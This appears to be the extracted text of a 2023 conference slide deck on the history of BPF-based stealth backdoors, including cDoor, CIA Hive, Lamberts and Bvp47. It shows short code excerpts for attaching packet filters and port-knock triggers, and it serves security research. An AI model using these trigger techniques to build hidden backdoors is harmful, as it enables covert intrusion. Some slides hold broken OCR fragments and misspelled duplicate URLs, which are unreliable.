

Evolution of Stealth Packet Filter Rootkits

Richard Johnson
CanSecWest 2023



whoami

Richard Johnson

Senior Principal Security Researcher, Trellix
Vulnerability Research & Reverse Engineering

Owner, Fuzzing IO
Advanced Fuzzing and Crash Analysis Training

Contact

rjohnson@fuzzing.io

[@richinseattle](https://twitter.com/richinseattle)





Trellix

Shout out to the Trellix Interns!



Kasimir Schulz
[@abraxus7331](https://twitter.com/abraxus7331)

Andrea Fioraldi
[@andreaforaldi](https://twitter.com/andreaforaldi)

 FUZZING/IO


Extra Better
Program
Finagling (eBPF)
Attack & Defense


Richard Johnson | [ToorCamp 2022](#)



**eBPF ELF's JMPing Through the
Windows**

Richard Johnson
Trellix

My 2022 eBPF Research



Why are we here?

APT in your BPF

NEWS ANALYSIS

Stealthy Linux implant BPFdoor compromised organizations globally for years

The China-linked backdoor takes advantage of the Berkeley Packet Filter on Unix systems to hide its presence.

Malware researchers warn about a stealthy backdoor program that has been used by a Chinese threat actor to compromise Linux servers at government and private organizations around the world. While the backdoor is not new and variants have been in use for the past five years, it has managed to fly under the radar and have very low detection rates. One reason for its success is that it leverages a feature called the Berkeley Packet Filter (BPF) on Unix-based systems to hide malicious traffic.

BPFdoor was named by researchers from PwC Threat Intelligence who attribute it to a Chinese group they call Red Menshen. The PwC team found the threat while investigating several intrusions throughout Asia last year and included a short section about it in [their annual threat report](#) released late last month

"I swept the internet for BPFDoor throughout 2021 and discovered it is installed at organizations in across the globe -- in particular the U.S., South Korea, Hong Kong, Turkey, India, Viet Nam and Myanmar, and is highly evasive," Beaumont said in [a blog post](#). "These organizations include government systems, postal and logistic systems, education systems and more."


<https://www.csoonline.com/article/3659802/stealthy-linux-implant-bpfdoor-compromised-organizations-globally-for-years.html>

APT in your BPF

NEWS ANALYSIS

S+ Symbiote: A New, Nearly-Impossible-to-Detect Linux Threat

CYBERSECURITY / 06.09.22 / Dr. Joakim Kennedy, The BlackBerry Research & Intelligence Team



it
O
Pa
BPF
attrib
found
year an
released

This research is a joint effort between Joakim Kennedy, Security Researcher at Intezer, and the BlackBerry Research & Intelligence Team. It can be found on the Intezer blog [here](#) as well.

<https://blogs.blackberry.com/en/2022/06/symbiote-a-new-nearly-impossible-to-detect-linux-threat>

3PFDor throughout 2021 and discovered it is in across the globe -- in particular the U.S., South India, Viet Nam and Myanmar, and is highly a blog post. "These organizations include and logistic systems, education systems and

<https://www.esoonline.com/article/3659802/stealthy-linux-implant-bpfdor-compromised-organizations-globally-for-years.html>

APT in your BPF

NEWS ANALYSIS



Symbiote: A New, Nearly-Impossible-to-Detect Linux Threat

CYBERSECURITY / 06.09.22 / Dr. Joakim Kennedy, The BlackBerry Research & Intelligence Team



it
O
Pa
BPF
attrib
found
year an
released

This research is a joint effort between Joakim Kennedy, Security Researcher at Intezer, and the BlackBerry Research Team. You can find more information on the Intezer blog [here](#) as well.

<https://blogs.blackberry.com/en/2022/06/symbiote-a-new-nearly-impossible-to-detect-linux-threat>

Tricephalic Hellkeeper: a tale of a passive backdoor

Tristan Pourcelot ([tristan.pourcelot \[at\] exatrack.com](mailto:tristan.pourcelot@exatrack.com))


We recently found a new passive backdoor targeting Linux and Solaris servers, which can use TCP, UDP or ICMP packets as triggers. In this article we will dive into BPF in order to assess this malware capabilities :D

https://exatrack.com/public/Tricephalic_Hellkeeper.pdf


<https://www.soonline.com/article/organizations-globally-for-years.html>

omised-

There's an
APT in Your
Network
Stack



There's an APT in Your Network Stack



What's a BPF

Classic Berkeley Packet Filter – Originally 1980, Linux 1993

“BPF allows a user-space program to attach a filter onto any socket and allow or disallow certain types of data to come through the socket.”

```
setsockopt(sock, SOL_SOCKET, SO_ATTACH_FILTER, &bpf, sizeof(bpf));  
setsockopt(sock, SOL_SOCKET, SO_DETACH_FILTER, NULL, 0);  
setsockopt(sock, SOL_SOCKET, SO_LOCK_FILTER, &val, sizeof(val));
```

What's a BPF

Kernel copies packets to `sk_buf` structure and passes it up the network stack, calling the filter when copying data to the socket

BPF Filters can inspect data and metadata but cannot modify data, only pass or drop

Extension	Description
<code>len</code>	<code>skb->len</code>
<code>proto</code>	<code>skb->protocol</code>
<code>type</code>	<code>skb->pkt_type</code>
<code>poff</code>	Payload start offset
<code>ifidx</code>	<code>skb->dev->ifindex</code>
<code>nla</code>	Netlink attribute of type X with offset A
<code>nlan</code>	Nested Netlink attribute of type X with offset A
<code>mark</code>	<code>skb->mark</code>
<code>queue</code>	<code>skb->queue_mapping</code>
<code>hatype</code>	<code>skb->dev->type</code>
<code>rxhash</code>	<code>skb->hash</code>
<code>cpu</code>	<code>raw_smp_processor_id()</code>
<code>vlan_tci</code>	<code>skb_vlan_tag_get(skb)</code>
<code>vlan_avail</code>	<code>skb_vlan_tag_present(skb)</code>
<code>vlan_tpid</code>	<code>skb->vlan_proto</code>
<code>rand</code>	<code>prandom_u32()</code>

What's a BPF

Filters are compiled virtual CPU programs

Programs are assembled and stored in structs

BPF CPU ISA

```
A    32 bit wide accumulator
X    32 bit wide X register
M[]  16 x 32 bit wide scratch registers
```

```
Instructions: load, store, branch, arithmetic, return
```

What's a BPF

BPF Filters are most commonly used via libpcap which has its own builtin compiler that emits BPF program structures

```
vuIndev-lnx:~$ sudo tcpdump -i ens33 "ether[12]==0x800 && ip[23]==6" -d
(000) ldb      [12]
(001) jeq      #0x800      jt 2 jf 7
(002) ldh      [12]
(003) jeq      #0x800      jt 4 jf 7
(004) ldb      [37]
(005) jeq      #0x6        jt 6 jf 7
(006) ret      #262144
(007) ret      #0
```

What's a BPF

BPF Filters are most commonly used via libpcap which has its own builtin compiler that emits BPF program structures

```
vu@indev-lnx:~$ sudo tcpdump -i ens33 "ether[12]==0x800 && ip[23]==6" -dd
{ 0x30, 0, 0, 0x0000000c },
{ 0x15, 0, 5, 0x00000800 },
{ 0x28, 0, 0, 0x0000000c },
{ 0x15, 0, 3, 0x00000800 },
{ 0x30, 0, 0, 0x00000025 },
{ 0x15, 0, 1, 0x00000006 },
{ 0x6, 0, 0, 0x00040000 },
{ 0x6, 0, 0, 0x00000000 },
```

What's a BPF

- The array of **sock_filter** structs output by tcpdump can then be loaded via the **setsockopt** call shown earlier

```
struct sock_filter { /* Filter block */
    __u16  code; /* Actual filter code */
    __u8   jt; /* Jump true */
    __u8   jf; /* Jump false */
    __u32  k; /* Generic multiuse field */
};

struct sock_fprog { /* Required for SO_ATTACH_FILTER. */
    unsigned short len; /* Number of filter blocks */
    struct sock_filter __user *filter;
};
```

Network Rootkit Goals

- Connection Initiation
 - Passive – sniffing or hooking network traffic
 - Bastion / Perimeter hosts
 - Internal network pivoting
 - Active – beaconing out from network
 - Hosts behind perimeter layers needing to reach outside the network
- Communication
 - Covert – traffic is undetected
 - Encoding, Encapsulation, Steganography
 - Secure – data is protected from inspection
 - Encryption

Network Rootkit Origins

- Persistence
 - ELF infection [see: [vx-heavens](#), [tmp.out](#)]
 - System configuration [[crontab](#), etc]
- Process Infection
 - **LD_PRELOAD**
 - **ptrace** or **/proc/pid/mem** Code Patching
- Kernel Infection
 - Kernel Code Patching [[Silvio Cesare, et al](#)]
 - Direct Kernel Object Manipulation (DKOM) [[KIS](#), [Adore](#), etc]

Knocking on FX's cDoor

- cDoor (Felix Lindner FX/Phenoelit c.2001) is the first widely distributed software using BPF for offensive network persistence
- Invented the “port knocking” technique using a non-promiscuous raw socket to listen for a sequence of packets before opening a bindshell

```
/* the code ports.  
* These are the 'code ports', which open (when called in the right order) the  
* door (read: call the cdr_open_door() function).  
* Use the notation below (array) to specify code ports. Terminate the list  
* with 0 - otherwise, you really have problems.  
*/  
#define CDR_PORTS { 200,80,22,53,3,00 }
```

Knocking on FX's cDoor

- cDoor prepared a filter using libpcap

```
/* to speed up the capture, we create an filter string to compile.
 * For this, we check if the first port is defined and create it's filter,
 * then we add the others */

    if (cports[0]) {
        memset(&portnum,0,6);
        sprintf(portnum,"%d",cports[0]);
        filter=(char *)salloc(strlen(CDR_BPF_PORT)+strlen(portnum)+1);
        strcpy(filter,CDR_BPF_PORT);
        strcat(filter,portnum);
    }
```

Knocking on FX's cDoor

- cDoor prepared a filter using libpcap

```
/* open the 'listener' */
  if ((cap=pcap_open_live(CDR_INTERFACE,CAPLENGTH,
    0, /*not in promiscuous mode*/
    0, /*no timeout */
    pcap_err))==NULL) {
  if (cdr_noise)
    fprintf(stderr,"pcap_open_live: %s\n",pcap_err);
  exit (0);
  }

  /* now, compile the filter and assign it to our capture */
  if (pcap_compile(cap,&cfilter,filter,0,netmask)!=0) {
```

And then...

Nation State Backdoors

[Disclaimer: attributions are sourced from third parties]

CIA Hive Mind BPF

- Hive Backdoor (Linux BPF)

Part 5 – "HIVE" [\[edit\]](#)

On 14 April 2017, WikiLeaks published the fifth part of its Vault 7 documents, titled "HIVE". Based on the CIA top-secret virus program created by its "Embedded Development Branch" (EDB). The six documents published by WikiLeaks are related to the HIVE multi-platform CIA malware suite. A CIA back-end infrastructure with a public-facing [HTTPS](#) interface used by CIA to transfer information from target desktop computers and smartphones to the CIA, and open those devices to receive further commands from CIA operators to execute specific tasks, all the while hiding its presence behind unsuspecting-looking public [domains](#) through a masking interface known as "Switchblade" (also known as Listening Post (LP) and Command and Control (C2)).^[40]

CIA Hive Mind ♥ BPF



herm1t
@vx_herm1t

CIA's Hive backdoor listens all traffic waiting for the encrypted packet which will trigger reverse shell. This will stress load the CPU on target. Right thing to do is to set up BPF-filter on socket (marker is $x * 1/x == 1$):

```
tcpdump 'udp && (udp[8:4] * udp[12:4]) == 1' -d
00) ldh      [12]
01) jeq     #0x86dd      jt 16   jf 2
02) jeq     #0x800      jt 3    jf 16
03) ldb     [23]
04) jeq     #0x11      jt 5    jf 16
05) ldh     [20]
06) jset    #0x1fff      jt 16   jf 7
07) ldx    4*([14]&0xf)
08) ld      [x + 22]
09) st      M[1]
10) ld      [x + 26]
11) tax
12) ld      M[1]
13) mul     x
14) jeq     #0x1      jt 15   jf 16
15) ret     #262144
16) ret     #0
```

8:27 AM · Oct 6, 2021



herm1t
@vx_herm1t

Wait for trigger with filter attached

```
int main(int argc, char **argv)
{
    struct sock_filter code[] = {
        { 0x28, 0, 0, 0x0000000c },
        { 0x15, 14, 0, 0x000086dd },
        { 0x15, 0, 13, 0x00008000 },
        { 0x30, 0, 0, 0x00000017 },
        { 0x15, 0, 11, 0x00000011 },
        { 0x28, 0, 0, 0x00000014 },
        { 0x45, 9, 0, 0x00001fff },
        { 0xb1, 0, 0, 0x0000000e },
        { 0x40, 0, 0, 0x00000016 },
        { 0x2, 0, 0, 0x00000001 },
        { 0x40, 0, 0, 0x0000001a },
        { 0x7, 0, 0, 0x00000003 },
        { 0x60, 0, 0, 0x00000001 },
        { 0x2c, 0, 0, 0x00000000 },
        { 0x15, 0, 1, 0x00000001 },
        { 0x6, 0, 0, 0x00004000 },
        { 0x6, 0, 0, 0x00000000 },
    };

    struct sock_fprog bpf = {
        .len = 17,
        .filter = code,
    };


    int sock = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));
    if (sock < 0)
        return 2;
    int ret = setsockopt(sock, SOL_SOCKET, SO_ATTACH_FILTER, &bpf, sizeof(bpf));
    if (ret < 0)
        return 2;

    int l;
    unsigned char buf[1024];
    while ((l = read(sock, buf, sizeof(buf))) > 0) {
        uint32_t *m = (void*)buf + 14 + 20 + 8;
        uint32_t a = ntohl(m[0]);
        uint32_t b = ntohl(m[1]);
        printf("%d: %x %x %x\n", l, a, b, a * b);
    }
    close(sock);
}
```

8:29 AM · Oct 6, 2021


CIA Hive Mind BPF

- Hive Backdoor



herm1t @vx_herm1t · Oct 6, 2021 ...

btw, routine for self-removal in Hive will never work as intended due to ETXTBSY, one need to unmap running executable first before wiping herm1tvx.blogspot.com/2011/07/writin...



herm1t @vx_herm1t · Oct 6, 2021 ...

So called "cyberweapon" is extremely boring and bug-ridden. It's a miracle that spooks are able to achieve their goals with such lame malware :-)

CIA Grabs Windows by the Longhorns

- Longhorn aka Lambert malware families are connected to Vault7 leaks (c.2007)
- Targets Windows
- Includes network backdoors
 - WhiteLambert
 - Kernel
 - GreyLambert
 - libpcap

An Overview of a Color-coded Multi-Stage Arsenal

Yesterday, our colleagues from [Symantec published their analysis of Longhorn](#), an advanced threat actor that can be easily compared with Regin, ProjectSauron, Equation or Duqu2 in terms of its complexity.

Longhorn, which we internally refer to as “The Lamberts”, first came to the attention of the ITSec community in 2014, when our colleagues from [FireEye discovered an attack using a zero day vulnerability \(CVE-2014-4148\)](#). The attack leveraged malware we called ‘BlackLambert’, which was used to target a high profile organization in Europe.

Since at least 2008, The Lamberts have used multiple sophisticated attack tools against high-profile victims. Their arsenal includes network-driven backdoors, several generations of modular backdoors, harvesting tools, and wipers. Versions for both Windows and OSX are known at this time, with the latest samples created in 2016.

CIA Grabs Windows by the Longhorns

Gray Lambert

Gray Lambert is the most recent tool in the Lamberts' arsenal. It is a network-driven backdoor, similar in functionality to White Lambert. Unlike White Lambert, which runs in kernel mode, Gray Lambert is a user-mode implant. The compilation and coding style of Gray Lambert is similar to the Pink Lambert USB stealers. Gray Lambert initially appeared on the computers of victims infected by White Lambert, which could suggest the authors were upgrading White Lambert infections to Gray. This migration activity was last observed in October 2016.

BPF = Equation Solution

- Bvp47 – First seen in the wild by Pangu Lab in 2013, was leaked as part of ShadowBrokers in 2016, publicly documented in 2022



https://www.pangulab.cn/en/post/the_bvp47_a_top-tier_backdoor_of_us_nsa_equation_group/

BPF = Equation Solution

- Bvp47 – First seen in the wild by Pangu Lab in 2013, was leaked as part of ShadowBrokers in 2016, publicly documented in 2022
- Bvp47 is a multi-module Linux rootkit including its own BPF based network backdoor also known as dewdrop



https://www.pangulab.cn/en/post/the_bvp47_a_top-tier_backdoor_of_us_nsa_equation_group/

When NSA Wants a SECONDDATE

Bvp47—US NSA' s Top-tier Backdoor

1. The unique feature identifier "ace02468bdf13579" in the hacker tool mentioned in the material of the NSA ANT catalog FOXACID-Server-SOP-Redacted.pdf has appeared in the tool set of "The Shadow Brokers Leaks" many times;
2. The RSA private key in the Bvp47 backdoor program exists in the tool tipoff-BIN of "The Shadow Brokers Leaks";
3. Use the tool tipoff-BIN of "The Shadow Brokers Leaks" to directly activate the moule Dewdrops of the backdoor Bvp47, and Dewdrop and STOICSURGEON were belong to the same series backdoor ;
4. It is finally determined that the Bvp47 backdoor is assembled by the "The Shadow Brokers Leaks" tool module, that is, Bvp47 belongs to the top backdoor of the Equation group of US NSA;

Dewdrop

